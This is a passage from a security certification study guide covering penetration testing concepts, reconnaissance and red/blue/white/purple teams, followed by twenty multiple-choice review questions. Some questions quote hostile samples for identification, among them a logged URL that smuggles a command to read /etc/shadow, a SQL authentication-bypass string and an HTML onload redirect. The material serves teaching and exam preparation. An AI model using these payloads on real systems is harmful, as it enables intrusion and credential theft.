
Penetration testing

A penetration test is a form of security evaluation that is performed by a special team of trained, authorized security specialists rather than by an internal security administrator using an automated tool. Penetration testing uses the same tools, techniques, and skills of real-world criminal hackers as a methodology to test the deployed security infrastructure of an organization. Penetration testing gives you the perspective of real hackers, whereas typical vulnerability scanning offers only the security perspective of the scanner's vendor.

To best simulate a real-life situation, penetration testing is usually performed without the IT or security staff being aware of it. This is known as an *unannounced test*. An *announced test* means everyone in the organization knows the penetration assessment is taking place and when. Penetration testing (pentest) should be performed only with the consent and knowledge of management (and security staff), which means a signed contract. The pentest contract should define the parameters and terms of the test, including scope (what is and is not to be tested), depth (whether to find vulnerabilities only or test to failure), and timing (schedule of when to perform the test). Also, both the client and the ethical hackers should sign mutual non-disclosure agreements (NDAs). The signed contract not only services as the proof of permission to perform attack testing (i.e., contractual authority), it also may serve as a "get out of jail free" card. This is to prevent employees from calling legal authorities in the event the attacks are discovered or intruders are apprehended. It does not prevent legal authorities from arresting the pentest team.

Penetration tests can take many forms, including hacking in from the outside, simulating a disgruntled employee, social engineering attacks, and physical attacks, as well as remote connectivity, wireless, and VPN attacks. The goal of penetration testing is to discover weaknesses before real criminals do.

FIGURE 1.18 The command-line interface (CLI) of Metasploit on Kali Linux



Penetration testing seeks to find any and all detectable weaknesses in your existing security perimeter. There are open-source (such as Metasploit [Figure 1.18]) and commercial tools (Immunity's CANVAS, and CORE Impact) that can be considered active security scanners or exploitation frameworks.

Part of penetration testing is to confirm whether a vulnerability exists and whether a real threat exists. Based on the criticality of known threats, vulnerabilities, and risks, you can determine whether to respond by implementing a countermeasure, assigning the risk elsewhere, or accepting the risk.

Hackers often attempt to find a way to bypass security controls. An ethical hacker or penetration tester attempts many of these same techniques so that you can be aware of them before they're abused by someone malicious. Means of bypassing security controls vary greatly, but some common general categories include using alternate physical or logical pathways, overloading controls, and exploiting new flaws.

A penetration test should discover vulnerabilities and then exploit them to a predetermined extent. The testing should not be performed to the point of causing unrepairable damage or prolonged downtime. The whole point of penetration testing is for the testers to act ethically and within restrictions or boundaries imposed by the SLA, RoE, or testing contract. Any test that might cause harm should gain specific preapproval before it's executed.


The initial exploitation in a penetration test or a real-world malicious attack is the event that grants the attacker/tester access to the system. It is the first successful breach of the organization's security infrastructure that grants the attacker/tester some level of control or remote access to the target. All steps prior to the initial exploitation—reconnaissance, port scanning, enumeration, and vulnerability detection—lead up to and make possible the initial exploitation. Once the initial exploitation is successful, the later stages of attack can occur: establishing persistent connect and control over the target and hiding all traces of the intrusion.

A network scanner is usually a form of port scanner that adds enumeration techniques to inventory the devices found on a network. Port scanning can be used to detect the presence of an open port. If an open port is detected, it means that there is a system present at the IP address probed. Open TCP ports will always respond with a SYN/ACK reply if they are sent a SYN-flagged initial packet. However, if port probes are sent too quickly, intelligent firewalls can block open port responses.

Banner grabbing

Banner grabbing is the process of capturing the initial response or welcome message from a network service. Often the banner discloses the application's identity, version information, and potentially much more. Try it by opening a command prompt, typing **`telnet www.apache.org 80`**, pressing Enter, typing **`HEAD / HTTP/1.0`**, and pressing Enter a few more times. This should result in the display of an HTTP 200 OK message (Figure 1.19), which often includes the server's identity.

FIGURE 1.19 The result of banner grabbing `www.apache.org`



Known environment

Known environment testing (previously known as white box) makes use of knowledge about how an organization is structured, what kinds of hardware and software it uses, and its security policies, processes, and procedures. Known environment testing seeks to exploit everything known about the operations and functions of the network to focus and guide testing efforts. The result gives a perspective on what a rogue administrator can do with their level of access and their breadth of knowledge about the organization's security.

A focused example of a known environment test is performing an assessment of the security of an internally developed application. In this situation, the tester can have complete knowledge of the execution environment as well as full access to the source code. When known environment testing is used to evaluate the development environment, the testers can be provided the application's source code, details about the host system, complete network diagrams, and results of previous integration tests.

Unknown environment

Unknown environment penetration testing (previously known as black box) proceeds without using any initial knowledge of how an organization is structured, what kinds of hardware and software it uses, or its security policies, processes, and procedures. Unknown environment testing is often performed by outsiders, such as contractors, members from other departments, or isolated development teams. Unknown environment testing provides a realistic external criminal hacker perspective on the security stance of an organization.

Partially known environment

Partially known environment testing (previously known as gray box) combines the two other approaches to perform an evaluation based on partial knowledge of the target environment. The results are a security evaluation from the perspective of a disgruntled employee. An employee has some knowledge of the organization and its security and has some level of physical and logical access.

Other forms of partially known environment testing are when the testers are provided only partial information, access, resources, etc., in regard to the target to be tested. This type of testing could focus on a specific network segment, business process, or a singular application or network service.

Rules of engagement

Rules of engagement (RoE) is a penetration testing document that defines the means and manner in which the testing is to be performed and conducted. It should include specifics about the scope of the environment to be tested, the types of tests to be performed, and the depth or extent of testing.

The RoE should also include contact details for several decision-makers of the client, how and when to contact or notify the client IT/Security team, how to handle contact with sensitive or personal data, the time frame and schedule of the actual testing, as well as the schedule and parameters for meetings, updates, and reports.

Lateral movement

Lateral movement and pivoting are similar concepts. *Pivoting* is to re-focus attack efforts on a new target once an initial breach is successful. Then, once another system is compromised, the act of gaining remote access control or just remote code execution abilities on another system is considered lateral movement. So, pivoting is aiming attacks at new targets, often targets that were inaccessible or unknown prior to an initial breach success, while *lateral movement* is when those pivoted attacks are successful and the attacker gains some level of remote control over another system.

Privilege escalation

Escalation of privilege or *privilege escalation* is any attack or exploit that grants the attacker greater privileges, permissions, or access than may have been achieved by the initial exploitation or that a legitimate user was assigned. This topic is also covered in section 1.3 heading "Privilege escalation."

Persistence

Persistence is the characteristic of an attack that maintains long-term remote access to and control over a compromised target. Some attacks are quick one-off events where the initial compromise triggers some result, such as stealing data, planting malware, destroying files, or crashing the system. But such events are short-lived "one-time, then done" occurrences, not persistent attacks. A persistent attack grants the attacker ongoing prolonged access to and control over a victim system and/or network.

Persistence is also achieved for processes that will automatically execute. This could be caused through DLL injection, switching the references of shortcuts, planting logon scripts, configuring malware as an auto-start service, or setting an automatically run element in the Windows registry.

Cleanup

Penetration testing cleanup is the process of removing any lingering hacking tools, sensors, or devices left behind during the various stages of the penetration test. Once the engagement is completed, all artifacts planted by, placed by, or changed by the penetration testing team should be removed and returned to their previous state.

Bug bounty

Bug bounty is a payment to programmers, developers, and ethical hackers to discover a flaw in a service, site, product, system, device, etc., and they responsibly and privately report it to the vendor. Many organizations now offer a bug bounty program where they are asking for the security community to locate and disclose issues to them in return for payment. Even some departments of the US government and military now have public bug bounty programs, although pre-registration is required.

Pivoting

See the previous heading "Lateral movement" in this section.

Passive and active reconnaissance

Reconnaissance is often an early phase or function in a penetration test as well as a criminal attack. Reconnaissance can also be called footprinting, information gathering, research, discovery, and sometimes even fingerprinting. The purpose of reconnaissance is to learn as much as possible about a target before initiating direct interaction or attempting exploitation.

Passive reconnaissance is the activity of gathering information about a target without interacting with the target.

Active reconnaissance is collecting information about a target through interactive means. By directly interacting with a target, a person can quickly collect accurate and detailed information, but at the expense of potentially being identified as an attacker rather than just an innocent, benign, random visitor.

One common function or task performed during active reconnaissance is *port scanning*. A port scanner is a vulnerability assessment tool that sends probe or test packets to a target system's ports to learn about the status of those ports. A port can be in one of two states: open or closed. However, a firewall can filter out connection attempts on closed ports, resulting in no packet being received by the probing system. This is known as *filtering*.

Drones

A *drone* or *uncrewed aerial vehicle (UAV)* can be used to perform reconnaissance to gather both visual information as well as pick up radio wave signals.

War flying

War flying is the use of remote control airplanes, helicopters, rockets, drones, or UAVs for the purposes of detecting radio waves. It is a less commonly used term than that of war driving (see the next section).

War driving

War driving is the act of using a detection tool to look for wireless networking signals. Often, war driving refers to someone looking for wireless networks they aren't authorized to access. War driving can be performed with a dedicated handheld detector, with a portable electronic device (PED) (also, personal electronic device [PED]) with WiFi capabilities, or with a notebook that has a wireless network card. It can be performed using native features of the OS or using specialized scanning and detecting tools.

Defenses against war driving include not deploying or using WiFi unless absolutely necessary, surrounding the area with a Faraday cage, locating the Wireless Access Point (WAP) in the center of the building, using directional shielding when needed, adjusting

antenna placement and orientation, and tuning antennae power-level controls/settings to optimize internal connectivity while minimizing external access.

Footprinting

This is an alternate term for reconnaissance. See the previous heading, "Passive and active reconnaissance." Footprinting may be considered the same as fingerprinting, but there is a slight distinction. *Footprinting* is gathering information about a target using OSINT techniques, while *fingerprinting* is interacting with the target to collect information. Think of "footprinting" as when I walk around in the real world, while "fingerprinting" requires I touch something.

OSINT

Open-source intelligence (OSINT) is the gathering of data from publicly available resources. It is mostly a form of passive reconnaissance. See the previous heading, "Passive and active reconnaissance," and section 1.5 heading "Open-source intelligence (OSINT)."

Exercise types

A penetration test or security evaluation exercise can be performed in many ways. One means is to have multiple groups working with different goals in the same security evaluation exercise.

Red-team

A *red-team* is typically defined as the attackers in a penetration test or security assessment exercise.

Blue-team

A *blue-team* is typically defined as the defenders in a penetration test or security assessment exercise.

White-team

A *white-team* is typically defined as the referees in a penetration test or security assessment exercise. They establish the RoE, other guidelines, and boundaries of the security evaluation. They oversee the event and ensure that both sides of the simulated conflict/breach/intrusion are operating by the rules. They also facilitate communication between the blue-team and red-team.

Purple-team

A *purple-team* is a single team that performs both the offensive and defensive penetration test or security assessment operations for an organization.

Exam Essentials

Understand penetration testing. Penetration testing is a form of security evaluation that involves the same tools, techniques, and skills of real-world criminal hackers as a methodology to test the deployed security infrastructure of an organization.

Understand announced vs. unannounced test. An announced test means everyone in the organization knows the penetration assessment is taking place and when. An unannounced test is usually performed without the IT or security staff being aware of it.

Understand banner grabbing. Banner grabbing is the process of capturing the initial response or welcome message from a network service that may directly or indirectly reveal its identity.

Understand known environment testing. Known environment testing makes use of knowledge about how an organization is structured, what kinds of hardware and software it uses, and its security policies, processes, and procedures.

Understand unknown environment testing. Unknown environment penetration testing proceeds without using any initial knowledge of an organization. It provides a realistic external criminal hacker perspective on the security stance of an organization.

Understand partially known environment testing. Partially known environment testing combines the two other approaches to perform an evaluation based on partial knowledge of the target environment.

Understand rules of engagement. Rules of engagement (RoE) is a penetration testing document that defines the means and manner in which the testing is to be performed and conducted.

Understand lateral movement. Lateral movement is when pivoted attacks are successful and the attacker gains some level of remote control over another system.

Understand privilege escalation. Escalation of privilege or privilege escalation is any attack or exploit that grants the attacker greater privileges, permissions, or access.

Understand persistence. Persistence is the characteristic of an attack that maintains long-term remote access to and control over a compromised target.

Understand cleanup. Penetration testing cleanup is the process of removing any lingering hacking tools, sensors, or devices left behind during the various stages of the penetration test.

Understand bug bounty. Bug bounty is payment to programmers, developers, and ethical hackers to discover a flaw in a service, site, product, system, device, etc., and they responsibly and privately report it to the vendor.

Define pivoting. In penetration testing (or hacking in general), a pivot is the action or ability to compromise a system and then using the privileges or access gained through the attack to focus attention on another target that may not have been visible or exploitable initially.

Understand passive reconnaissance. Passive reconnaissance is the activity of gathering information about a target without interacting with the target.

Understand active reconnaissance. Active reconnaissance is the idea of collecting information about a target through interactive means.

Understand war driving. War driving is the act of using a detection tool to look for wireless networking signals.

Understand OSINT. Open-source intelligence (OSINT) is the gathering of data from publicly available resources. It is mostly a form of passive reconnaissance.

Understand exercise types. A penetration test or security evaluation exercise can be performed in many ways. One means is to have multiple groups working with different goals in the same security evaluation exercise. These can include red, blue, white, and purple-teams.

Review Questions

You can find the answers in the appendix.

1. Company proprietary data is discovered on public social media posted by the CEO. While investigating, a significant number of similar emails were discovered to have been sent to employees, which included links to malicious sites. Some employees report that they had received a similar message to their personal email accounts. What improvements should the company implement to address this issue? (Select two.)
   - **A.** Deploy a web application firewall.
   - **B.** Block access to personal email from the company network.
   - **C.** Update the company email server.
   - **D.** Implement MFA on the company email server.
   - **E.** Perform an access review of all company files.
   - **F.** Prohibit access to social networks on company equipment.

2. Which of the following is an indicator that a message is a hoax? (Select three.)
   - **A.** Lacking a digital signature verifying the origin
   - **B.** Use of poor grammar
   - **C.** Lack of correct spelling
   - **D.** Threat of damage to your computer system
   - **E.** Encouragement to take specific steps to resolve a concern
   - **F.** Claim to be from a trusted authority
   - **G.** Including hyperlinks in the body of the message

3. Malware that does not leave any trace of its presence nor saves itself to a storage device, but is still able to stay resident and active on a computer, is known as what?
   - **A.** Rootkit
   - **B.** Cryptomalware
   - **C.** Fileless malware
   - **D.** Spyware

4. Dorothy sees an announcement on her computer screen stating that she has been detected performing illegal activities. The message claims that her files have been encrypted to protect them for use as evidence in her prosecution. A phone number is presented, and she is encouraged to call to discuss options. When she calls, after reading off an ID code off the screen, the person on the phone requests that she pay a fee to avoid prosecution. What has Dorothy experienced?
   - **A.** Keylogger
   - **B.** Command and control
   - **C.** Rainbow table attack
   - **D.** Ransomware

5. A security administrator is reviewing the log of access and login failures. The log is configured to record passwords for failed logon attempts from external sources. The administrator notices a set of failed password attempts:

```
monkey
princess
abc123
qwerty
1234567
iloveyou
```

What is the type of attack that seems to have been attempted based on the records from this log?

A. Brute force
B. Hybrid
C. Dictionary
D. Rainbow table

6. Which of the following are differences between XSS and XSRF? (Select two.)

A. XSS plants malware on the victim to harm a web server.
B. XSRF exploits the trust a client has in a web server.
C. XSRF injects code into a web server to poison the content by pulling malicious resources from third-party sites.
D. XSS does not need the client to authenticate to the web server.
E. XSS exploits the trust a web server has in an authenticated client.
F. XSRF requires that the client be authenticated to the web server.

7. A log on a publicly accessible web server in the screened subnet contains the following entry:

```
220.181.38.251 - - [17/May/2020:14:09:12 +0500] "GET /inventory
Service/inventory/purchaseItem? userId=8675309&itemId=42;cd%20../../../etc
;cat%20shadow%20>%20null.txt" 401 -
```

What type of attack is being attempted?

A. Command injection
B. Integer overflow
C. Error handling
D. Directory traversal

8. A log file that records received input from a web visitor contains the following entry:

```
bob*' or 2+3=5--
```

What type of attack was being attempted with this input?

A. Race condition
B. Destruction of data

C. Authentication bypass

D. Buffer overflow

9. A company has just recently allowed its workers to elect to work from home rather than traveling into a central office each day. The company has issued new laptops to these new telecommuters and then relocated their existing desktop systems in the office datacenter. Remote workers are using RDP to connect into their desktop system to perform all work functions. If RDP is not configured properly, what security issue could arise?

A. An on-path attack that could allow for capture of credentials and trade secrets

B. A vishing attack

C. The installation of spyware and keystroke loggers on the remote laptops

D. An SSL striping attack when visiting Internet sites

10. What is a primary distinction between ARP poisoning and MAC spoofing?

A. MAC spoofing is used to overload the memory of a switch.

B. ARP poisoning is used to falsify the physical address of a system to impersonate that of another authorized device.

C. MAC spoofing relies upon ICMP communications to traverse routers.

D. ARP poisoning can use unsolicited or gratuitous replies.

11. A security reviewer notices the following code present on an internal company system:

```
<HTML><BODY onload=document.location.replace('http:// 220.181.38.251/HR/
employees/docs/benefitsupdate.doc');>
</BODY></HTML>
```

This code if executed successfully could replace a document with one with malicious content. What attack vector is most likely the pathway by which this code made its way onto an internal company system?

A. Wireless

B. Removable media

C. Email

D. Supply chain

12. A CISO needs to learn about threats that are targeting his organization. Several similar organizations have experienced breaches and intrusions in the last month. The CISO is justly concerned that an attack on his organization is imminent. What should the CISO do to improve the security posture quickly?

A. Enroll all employees in a social engineering awareness training program.

B. Restrict all digital certificates to have a 1-year expiration instead of 10-years.

C. Perform an internal audit to verify that all deployed systems are in compliance with the company security policy.

D. Access threat intelligence feeds from an industry specific service.

13. Which of the following is a Department of Homeland Security (DHS) initiative that endeavors to facilitate the open and free exchange of IoCs and other cyberthreat information between the US federal government and the private sector in an automated and timely manner?
    - **A.** RFC
    - **B.** TTP
    - **C.** AIS
    - **D.** SOAR

14. A visitor to your company web server was shown an error when they clicked a link to access a resource that was improperly stored. The error message revealed the DBMS product used by your organization. That visitor then purchased an exploit from a dark web marketplace. The exploit targets a specific DBMS to extract credentials stored in customer tables. What type of attack is this?
    - **A.** Script kiddie
    - **B.** SQLi
    - **C.** On-path
    - **D.** Impersonation

15. A hacker finds a flaw while reviewing the stolen source code from a popular application. They craft an exploit to take advantage of the code flaw that grants remote access to a terminal session on the target. The attacker uses this exploit to compromise your organization and downloads sensitive internal documentation. What has just occurred?
    - **A.** DLP
    - **B.** Zero-day attack
    - **C.** Buffer overflow
    - **D.** XSS

16. Jim was tricked into clicking a malicious link contained in a SPAM email message. This caused malware to be installed on his system. The malware initiated a MAC flooding attack. Soon, Jim's system and everyone else's in the same local network began to receive all transmissions from all other members of the network as well as communications from other parts of the next to local members. The malware took advantage of what condition in the network?
    - **A.** Social engineering
    - **B.** Network segmentation
    - **C.** ARP queries
    - **D.** Weak switch configuration

17. An incident investigator is attempting to track down evidence of a network intrusion to identify the breach point and the assailant. From their main workstation, the investigator performs network sniffing and does not see any relevant traffic related to the intrusion. The investigator deploys monitoring tools on a server in the affected department and finds a moderate amount of traffic related to the intrusion but suspects there is more to be obtained. The investigator then installs a digital tap into the main wiring closet where the ISP connection enters the building. From this vantage point, the investigator is able to determine the source IP address of the attacker and the identity of several systems that are currently under remote access by the intruder. What security assessment technique is demonstrated by this scenario?

A. Intelligence fusion

B. Maneuver

C. Vulnerability scanning

D. UBA

18. The security team lead reviews a vulnerability scan report from an evaluation performed over the weekend by his team. He notices that the report lists a critical vulnerability in IIS that needs to be patched immediately. He also reviews the inventory of scanned systems and sees several firewalls, routers, switches, macOS clients, Linux servers, and Solaris servers. What should the security team lead do with this information?

A. Discard the critical finding as a false positive.

B. Have the security team patch IIS on the Linux and Solaris servers.

C. Install updates on all printers.

D. Share the results with the oversight regulators.

19. The internal development team has performed an assessment of the reliability, stability, resilience, and security of their newly developed business application. The code personnel who wrote the code were on the team that performed the live security assessment. What type of evaluation method was used?

A. Lateral movement

B. Passive reconnaissance

C. Integration testing

D. Known environment testing

20. A security manager notices that each time he launches an application from his desktop, it takes upwards of 90 seconds before the application opens. But when he tries to open a document that must be viewed through the same application, it opens immediately. The manager inspects the shortcut on his desktop and sees that it points to a folder and filename executable that he doesn't recognize. What is taking place in this situation?

A. War driving

B. Malware persistence

C. Privilege escalation

D. Ransomware